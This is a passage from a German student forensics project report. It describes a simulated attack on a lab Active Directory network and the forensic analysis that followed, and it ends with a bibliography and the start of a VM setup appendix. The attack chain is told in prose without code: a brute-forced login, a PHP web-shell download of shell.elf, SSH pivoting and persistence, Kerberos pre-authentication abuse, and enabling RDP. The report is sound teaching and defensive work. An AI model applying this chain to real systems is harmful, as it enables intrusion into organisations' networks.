20:19 Zugang zum AD

Auf dem Ubuntu Server findet er ein einen Nutzer **robert.klein** mit PW im Klartext, was im Pauschal einen Überblick über das AD verschafft. Durch die falsche Konfiguration des Accounts gelingt es dem Angreifer an das Passwort des IT-Admins **christian.meier** zu gelangen.

20:44 Berechtigung erhöhen

Ein Nutzer des Webservers wurde übernommen. Die Ursache ist nicht direkt

ersichtlich. Hier liegt die Vermutung nah, dass ein zu schwaches Passwort verwendet wurde. Dies führt dazu, dass der Angreifer Schadcode einspielen konnte und sich so Zugang zum Ubuntu Server verschaffte. Hier gelangte er mit Hilfe der Benutzernamens und Passworts, in Klartext, tiefer ins System. Weiter fing der Angreifer einen Hash des Users **christian.meier** ab und verschaffte sich vermutlich mittels lokalem **Brute-Force** Zugang zu dessen Account. Durch diese Sicherheitslücke gelang es dem Angreifer die Rechte des Nutzers zu erhöhen und die Firewall Regeln zu manipulieren.

20:51 RDP-Verbindung auf den Domänen-Controller

Der Angreifer baut mehrfach aktiv eine Verbindung über RDP auf den Domänencontroller auf.

8 Bewertung der eigenen Lösung

Die Aufsetzung einer eigenen IT-Infrastruktur bedarf einer Grundvoraussetzung in den Bereichen **Systemintegration**, **Administration**, sowie auch **Grundlagen in der Netzwerktechnik**. Die größte Herausforderung hierbei war es, die Systeme zu konfigurieren und die Logik des dahinter liegenden Netzes einzurichten. Insbesondere das **Active Directory**, welches allgemein als ein komplexes Themenfeld definiert ist, erwies sich an einigen Stellen, als ein Problem.

Die Durchführung der Angriffssimulation setzte ein tieferes Verständnis der Materie des **Active Directory** voraus, sowie der Umgang mit **Command & Control Frameworks**, Erfahrungen in den Bereichen von **Penetrationstests / Ethical Hacking** von **IT-Infrastrukturen**, sowie auch **Webapplikationen**. Tiefergehende Netzwerkkenntnisse wurden benötigt, um einen geöffneten Kommunikationskanal über eröffneten **Proxy Kanals** nutzen zu können. Essentiell waren auch Grundkenntnisse von Betriebssystemen und ein Grundverständnis zur Einnistung (Persistenz) innerhalb eines Dateisystems. Des Weiteren sind Kenntnisse im Umgang mit Terminals und Skriptsprachen wie z. B. **PowerShell** oder **Bash** erforderlich gewesen.

Die forensische Analyse erforderte tiefgreifende Kenntnisse in Netzwerkgrundlagen, Active Directory, sowie auch in dem Umgang von Betriebssystemen. Die Analyse und Wiederaufarbeitung des Angriffs erwies eine Erfahrungsgewinnung im Bereich von **Active Directory**. Die Auswertung und Suche nach Daten und Hinweisen geschah allgemein und mit Hilfe von dem Betriebssystem Windows eigenen Tools.

Zusammenfassend ist die Ausarbeitung als lehrreich einzustufen, da hierbei vielerlei neue Themengebiete behandelt, sowie vertieft wurden. Des Weiteren musste vielfach eine Fehleranalyse betrieben werden, um das gesetzte Ziel erfolgreich umzusetzen.

9 Zusammenfassung und Ausblick

9.1 Ausblick

Die Ausarbeitung zeigt die Risiken von einfachen Fehlern in einem kleinen System auf. Eine Anpassung der These, um weitere Schnittstellen und ein tiefgreifender Eingriff in das System, beispielsweise unter der Nutzung von einer **Ransomware Simulation**, sowie deren forensischen Analyse und Aufarbeitung, wären eine gute Möglichkeit ein tiefgreifenderes Verständnis innerhalb der Materie zu schaffen. Dies setzt gleichermaßen ein grundlegendes Verständnis von Analyse und Programmierung von **Ransomware und Malware** voraus. Welches nicht mehr innerhalb des Zeitrahmens umsetzbar gewesen ist.

9.2 Konklusion

Bei der Recherche von Bachelor Thesen, welche sich thematisch mit der Active Directory Forensik befassen, wurde die Bachelorarbeit von Alexander Gritzka analysiert, welche sich vermehrt auf den theoretischen Aufbau und der Konzeptionierung eines virtuellen Netzwerkes, mit einem Domänen-Controller befasst. Des Weiteren beinhaltet die Thesis auch Werkzeuge für die Malwareanalyse. In seinem Ausblick beschreibt Herr Gritzka, dass er sich in

seiner Arbeit nicht mit der Sicherheit der Laborumgebung auseinandersetzt[30]. Unabhängig von der Thesis von Herrn Gritzka, wurde dieser Ansatz ebenfalls zum Teil des Themas der Ausarbeitung für das Forensik Projekt II gemacht.

9.3 Fazit

In der vorliegenden Arbeit wurde sich aktiv mit der Schwachstellenausnutzung eines einfachen Fehlers in einem **Active Directory** System auseinandergesetzt, welche zur Übernahme eines gesamten Unternehmens führt. Des Weiteren wurde in der Simulation, ein kleines Unternehmen von einer ungefähren Größe von 10-20 Mitarbeitern gewählt. Hierzu wurde ein Angriff auf einen Webserver durchgeführt, welcher als **Gateway** dient, um tiefer in das dahinterliegende Netzwerk einzudringen. Zu diesem Zweck wurden manuell vier Systeme in einem separierten Netzbereich erstellt und konfiguriert. Zu den Systemen gehören ein Ubuntu Server, auf welchen ein Apache2 Webserver aufgesetzt wurde, ein Domänen-Controller auf Basis von Windows Server, sowie einen Backup Server unter Windows Server.

Für die Implementierung wurden jeweils drei Windows Systeme und ein Linux System ausgewählt. Um es hierbei realistisch zu halten, wurde bewusst, nicht die neuste Software oder ein aktuelles Betriebssystem verwendet. Im Nachgang

[30] Vgl. BA_46958_Alexander_Gritzka.pdf (hs-mittweida.de)

erfolgte ein externer Angriff auf den Webserver, wobei das Passwort eines Nutzers, hier der zuständigen Sachbearbeiterin aus dem Bereich **Human Ressources,** mittels **Brute-Force Attacke** entschlüsselt wurde. E-Mail Adressen von Mitarbeiter im Personalwesen stehen häufig zur Kontaktaufnahme auf der Webseite des Unternehmens und zeigen eine wahrscheinliche Syntax der zu verwendeten Benutzernamen. Dank des ermittelten Passworts gelang ein Zugriff auf den Webserver. Durch diese Kontrolle gelang es die **php**-Seite **Themen-Funktionen** derart zu manipulieren, dass bei dem **URL-Aufruf** mit dem Parameter **cmd** der Download eines Programms **shell.elf** ausgeführt wurde. Nach Abschluss des Downloads wurde das Schadprogramm ausführbar gesetzt und führte letztlich zu einer Verbindung auf das Command und Control Framework des Angreifers. In Folge dessen gelang es dem Angreifer Zugang auf das Dateisystem des Ubuntu Servers zu erhalten. Darüber hinaus führte die Verwendung des gleichen Passworts für den lokalen Administrator **superadmin** dazu, dass der Angreifer vollumfänglichen Zugriff auf den Webserver erhielt. Dort fand der Angreifer eine weitere Sicherheitslücke, den Namen eines Nutzers mitsamt Passwort in Klartext vor. Des Weiteren wurde eine Manipulation des SSH-Dienstes vorgenommen, sodass der Angreifer das kompromittierte System vollumfänglich als Gateway nutzen konnte, um die Systeme aus dem zweiten Netzbereich zu erreichen. Zu guter Letzt sicherte der Angreifer eine Persistenz, indem er sich einen **SSH Public Key** hinterlegt. Der Angreifer konnte dadurch einen weiteren Nutzer im Active Directory ermitteln und nutzte eine Sicherheitslücke aus, bei der die **Kerberos Pre-Authentifizierung** ausgeschaltet war. Durch diesen Fehler erlangte der Angreifer einen Hash des Benutzerpasswortes und konnte aufgrund der Tatsache, dass das Passwort sich in einem bekannten Wörterbuch befand, dieses entschlüsseln und hatte demnach Zugriff über das Protokoll **WinRM** auf dem Domänen Controller erhalten. Auf dem Domänen Controller wurde eine Manipulation der Registry, sowie der Firewall durchgeführt, sodass der Angreifer die Möglichkeit hatte, über das Remote Desktop Protocol sich auf den Domänen Controller drauf zu verbinden.

Im Anschluss an den Angriff erfolgt die forensische Analyse des Vorfalls. Der Forensiker hatte hierbei eine Untersuchung am Live System durchgeführt. Es

erfolgte eine Untersuchung der offenen Ports des Webservers, um **mögliche Angriffsvektoren** von außen zu ermitteln. Hierbei stieß der Forensiker auf den von außen erreichbaren **Apache2 Webserver**. Eine tiefergehende Analyse der WordPress Webseite ergab, dass eine Manipulation innerhalb des **php** Quellcodes durchgeführt wurde, welche das Programm **shell.elf** herunterlud. Der Download des Programms ist bestenfalls nachweisbar, wobei nicht nur der Tag und Uhrzeit Zeitstempel noch vorhanden, sowie auch das Programm an sich aufgefunden wurde, ebenso wie die Datei **todo.txt.**, welche den Benutzernamen und Passwort des nicht mehr beschäftigten Praktikanten enthielten. Daraus resultierend erfolgte eine genauere Betrachtung des Domänen Controllers, bei welchem nach einer händischen Analyse und unter der Nutzung Windows eigener Tools, Rekonstruktionen der Manipulationen, des vorgenommenen Angriffes vollzogen wurden.

Eine forensische Untersuchung mittels Kali Linux konnte nur bedingt umgesetzt werden, da für die Analyse keine Images der kompromittierten Systeme zur Verfügung standen und stattdessen eine Live Untersuchung durchgeführt wurde.

10 Literaturverzeichnis

[1] Gritzka, Alexander: Konzeption einer Windows-Laborumgebung zur Untersuchung computerforensischer Artefakte. Mittweida, Hochschule Mittweida, University of Applied Sciences, (2021).

[2] IONOS. (09.06.2023). WordPress auf Ubuntu installieren: So funktioniert's. https://www.ionos.de/digitalguide/hosting/blogs/wordpress-ubuntu/ 04.06.2024.

[3] Phind ai. (2024). Phind (Version 08. Juni 2024) Antwort auf [Erstellung einer Liste mit Namen]. https://www.phind.com/.

[4] Unbekannter Autor. (Ohne Datum). DNS – Domain Name System. https://www.elektronik-kompendium.de/sites/net/0901141.htm. 06.06.2024.

[5] Unbekannter Autor. (Ohne Datum). Microsoft Active Directory. https://www.elektronik-kompendium.de/sites/net/0905041.htm. 06.06.2024.

[6] Unbekannter Autor. (Ohne Datum). DHCP – Dynamic Host Configuration Protocol. https://www.elektronik-kompendium.de/sites/net/0812221.htm. 06.06.2024.

[7] Dipl.-Ing (FH) Stefan Luber / Dr. Jürgen Ehneß. (10.05.2019). Was ist ein Failover? https://www.storage-insider.de/was-ist-ein-failover-a-816808/. 05.06.2024.

[8] Ropnop. (10.07.2017). Upgrading Simple Shells to Fully Interactive TTYs. https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/. 05.06.2024.

[9] Derek Melber. (27.04.2021). How to Stop the Kerberos Pre-Authentication Attack in Active Directory. https://www.tenable.com/blog/how-to-stop-the-kerberos-pre-authentication-attack-in-active-directory. 08.06.2024.

[10] IBM. (01.02.2024). Install and Configure Active Directory. https://www.ibm.com/docs/en/storage-scale-bda?topic=support-install-configure-active-directory. 23.05.2024.

[11] Ubuntu. (12.05.2024). Server Installation. https://wiki.ubuntuusers.de/Server_Installation/. 23.05.2024.

[12] Microsoft. (26.12.2023). So installieren und konfigurieren Sie einen DHCP-Server in einer Arbeitsgruppe. https://learn.microsoft.com/de-de/troubleshoot/windows-server/networking/install-configure-dhcp-server-workgroup. 23.05.2024.

[13] Anshil Dev. (11.12.2022). WORDPRESS AND JOOMLA REVERSE SHELL. https://anshildev.medium.com/wordpress-and-joomla-reverse-shells-f76dcdbc0339. 05.06.2024.

[14] Gamb1t. (04.07.2023). Installing Kali Linux. https://www.kali.org/docs/installation/hard-disk-install/. 05.06.2024.

[15] Microsoft. (ohne Datum). Dateifreigabe über ein Netzwerk in Windows. https://support.microsoft.com/de-de/windows/dateifreigabe-%C3%BCber-ein-netzwerk-in-windows-b58704b2-f53a-4b82-7bc1-80f9994725bf#ID0EBD=Windows_10. 26.05.2024.

[16] Rainer Herold (Jarl-Bjoern). (31.05.2024). Installation Manual of Yggdrasil. https://github.com/Jarl-Bjoern/Yggdrasil/wiki. 31.05.2024.

[17] Fortinet. (ohne Datum). Was ist ein DMZ-Netzwerk? https://www.fortinet.com/de/resources/cyberglossary/what-is-dmz#:~:text=Eine%20demilitarisierte%20Zone%20(DMZ)%20ist,und%20privaten%20Netzwerken%20angesiedelt%20ist. 02.06.2024.

[18] Cloudflare. (ohne Datum). Was ist ein Penetrationstest? https://www.cloudflare.com/de-de/learning/security/glossary/what-is-penetration-testing/. 02.06.2024.

[19] Endorsec. (ohne Datum). Red Team Engagement. https://endorsec.com/de/red-team-engagement/#:~:text=Ein%20Red%20Team%20Engagement%20trainiert,entwickelnden%20Cyber%2DBedrohungen%20zu%20st%C3%A4rken. 02.06.2024.

[20] Eric Amberg. (09.10.2020). Capture The Flag (CTF) Hacking – spielend zum Profi Hacker. https://hacking-akademie.de/capture-the-flag-ctf-hacking/. 02.06.2024.

[21] Hottest Redaktion. (03.03.2021). Was ist der http Request? Einfach erklärt. https://www.hosttest.de/artikel/was-ist-der-http-request-einfach-erklaert. 02.06.2024.

[22] Fortinet. (ohne Datum). What Is HTTP Proxy? https://www.fortinet.com/de/resources/cyberglossary/http-proxy. 04.06.2024.

[23] Dipl.-Ing (FH) Stefan Luber, Peter Schmitz. (01.07.2021). Was ist ein APT (Advanced Persistent Threat)? https://www.security-insider.de/was-ist-ein-apt-advanced-persistent-threat-a-1052460/. 05.06.2024.

[24] Broadcom. (28.05.2024). Installing Windows 10 as a guest operating system in VMware Workstation 12.x Player. https://knowledge.broadcom.com/external/article/343732/installing-windows-10-as-a-guest-operati.html. 29.05.2024.

[25] NIST Computer Security Resource Center. (ohne Datum). Pivot. https://csrc.nist.gov/glossary/term/pivot. 04.06.2024.

[26] Bundesamt für Sicherheit in der Informationstechnik. (ohne Datum). Was ist Malware? https://www.bsi.bund.de/DE/Themen/Unternehmen-und-Organisationen/Informationen-und-Empfehlungen/Empfehlungen-nach-Gefaehrdungen/Malware/malware_node.html#:~:text=Malware%20ist%20ein%20Kunstwort%2C%20das,Regel%20ohne%20Wissen%20des%20Benutzers. 05.06.2024.

[27] Ravi Das. (03.07.2023). Reverse-Shell-Angriffe und wie man sie abwehrt. https://www.computerweekly.com/de/tipp/Reverse-Shell-Angriffe-und-wie-man-sie-abwehrt. 05.06.2024.

[28] Unbekannter Autor. (ohne Datum). ssh_config(5) – Linux man page. https://linux.die.net/man/5/ssh_config. 05.06.2024.

[29] Dipl.-Ing. (FH) Stefan Luber. (28.09.2022). Was ist das MITRE Att&ck Framework? https://www.security-insider.de/was-ist-das-mitre-attck-framework-a-99bb9d4fc17ce387f41bf1d7dd2ebed0/. 06.06.2024.

[30] Unbekannter Autor. (ohne Datum). Gateway. https://www.elektronik-kompendium.de/sites/net/0901111.htm. 06.06.2024.

[31] Unbekannter Autor. (ohne Datum). CIDR – Classless Inter-Domain Routing. https://www.elektronik-kompendium.de/sites/net/2011231.htm. 06.06.2024.

[32] Unbekannter Autor. (ohne Datum). NAT – Network Address Translation. https://www.elektronik-kompendium.de/sites/net/0812111.htm. 06.06.2024.

[33] Gedeon Rauch. (11.09.2020). Was bedeutet LTS? https://www.dev-insider.de/was-bedeutet-lts-a-ecc57938c992fdd6ac9ca1084a2d3686/. 06.06.2024.

[34] SISTRIX Content Team. (13.01.2023). Was ist CSS – Was sind Cascading-Style-Sheets? https://www.sistrix.de/frag-sistrix/technisches-seo/html/css-cascading-style-sheets/. 06.06.2024.

[35] STRATO. (ohne Datum). Was ist PHP und wie nutze ich es? https://www.strato.de/faq/hosting/was-ist-php-und-wie-nutze-ich-es/. 06.06.2024.

[36] Amazon. (ohne Datum). Was ist JavaScript (JS)? https://aws.amazon.com/de/what-is/javascript/. 06.06.2024.

[37] IONOS. (14.03.2023). Was ist HTML (Hyper Text Markup Language)? https://www.ionos.de/digitalguide/websites/web-entwicklung/was-ist-html/. 06.06.2024.

[38] Dipl.-Ing. (FH) Stefan Luber, Peter Schmitz. (13.11.2019). Was ist Kerberos? https://www.security-insider.de/was-ist-kerberos-a-887891/. 06.06.2024.

[39] Michael Buckbee. (30.06.2023). Was ist ein Domänen-Controller, wann wird er gebraucht und eingerichtet? https://www.varonis.com/de/blog/was-ist-ein-domanen-controller-wann-wird-er-gebraucht-und-eingerichtet. 06.06.2024.

[40] Michael Buckbee. (13.01.2023). Was ist ein Proxy-Server und wie funktioniert er? https://www.varonis.com/de/blog/what-is-a-proxy-server. 07.06.2024.

11 Bilderverzeichnis

12 Listingverzeichnis

13 Tabellenverzeichnis

14 Anlagenverzeichnis und Anlagen

14.1 Installation der Serverkomponenten

14.1.1 Windows Server - Active Directory

Zur Installation des Domänen-Controllers wird eine Testversion von dem Betriebssystem Windows Server 2019 [31] aus der offiziellen Microsoft Webseite

[31] https://www.microsoft.com/en-us/evalcenter/download-windows-server-2019

heruntergeladen (siehe Abbildung 69).




Abbildung 69: Download von Windows Server 2019

Nun erfolgt die Erstellung und Konfiguration einer virtuellen Maschine über die Virtualisierungssoftware **VMware Workstation Pro** [32] (siehe Abbildung 70 bis Abbildung 78).

32 https://www.vmware.com/products/workstation-pro/workstation-pro-evaluation_html.html




Abbildung 70: Erstellen einer neuen virtuellen Maschine 1/9

Abbildung 71: Erstellen einer neuen virtuellen Maschine 2/9




Abbildung 72: Erstellen einer neuen virtuellen Maschine 3/9




Abbildung 73: Erstellen einer neuen virtuellen Maschine 4/9




Abbildung 74: Erstellen einer neuen virtuellen Maschine 5/9




Abbildung 75: Erstellen einer neuen virtuellen Maschine 6/9




Abbildung 76: Erstellen einer neuen virtuellen Maschine 7/9

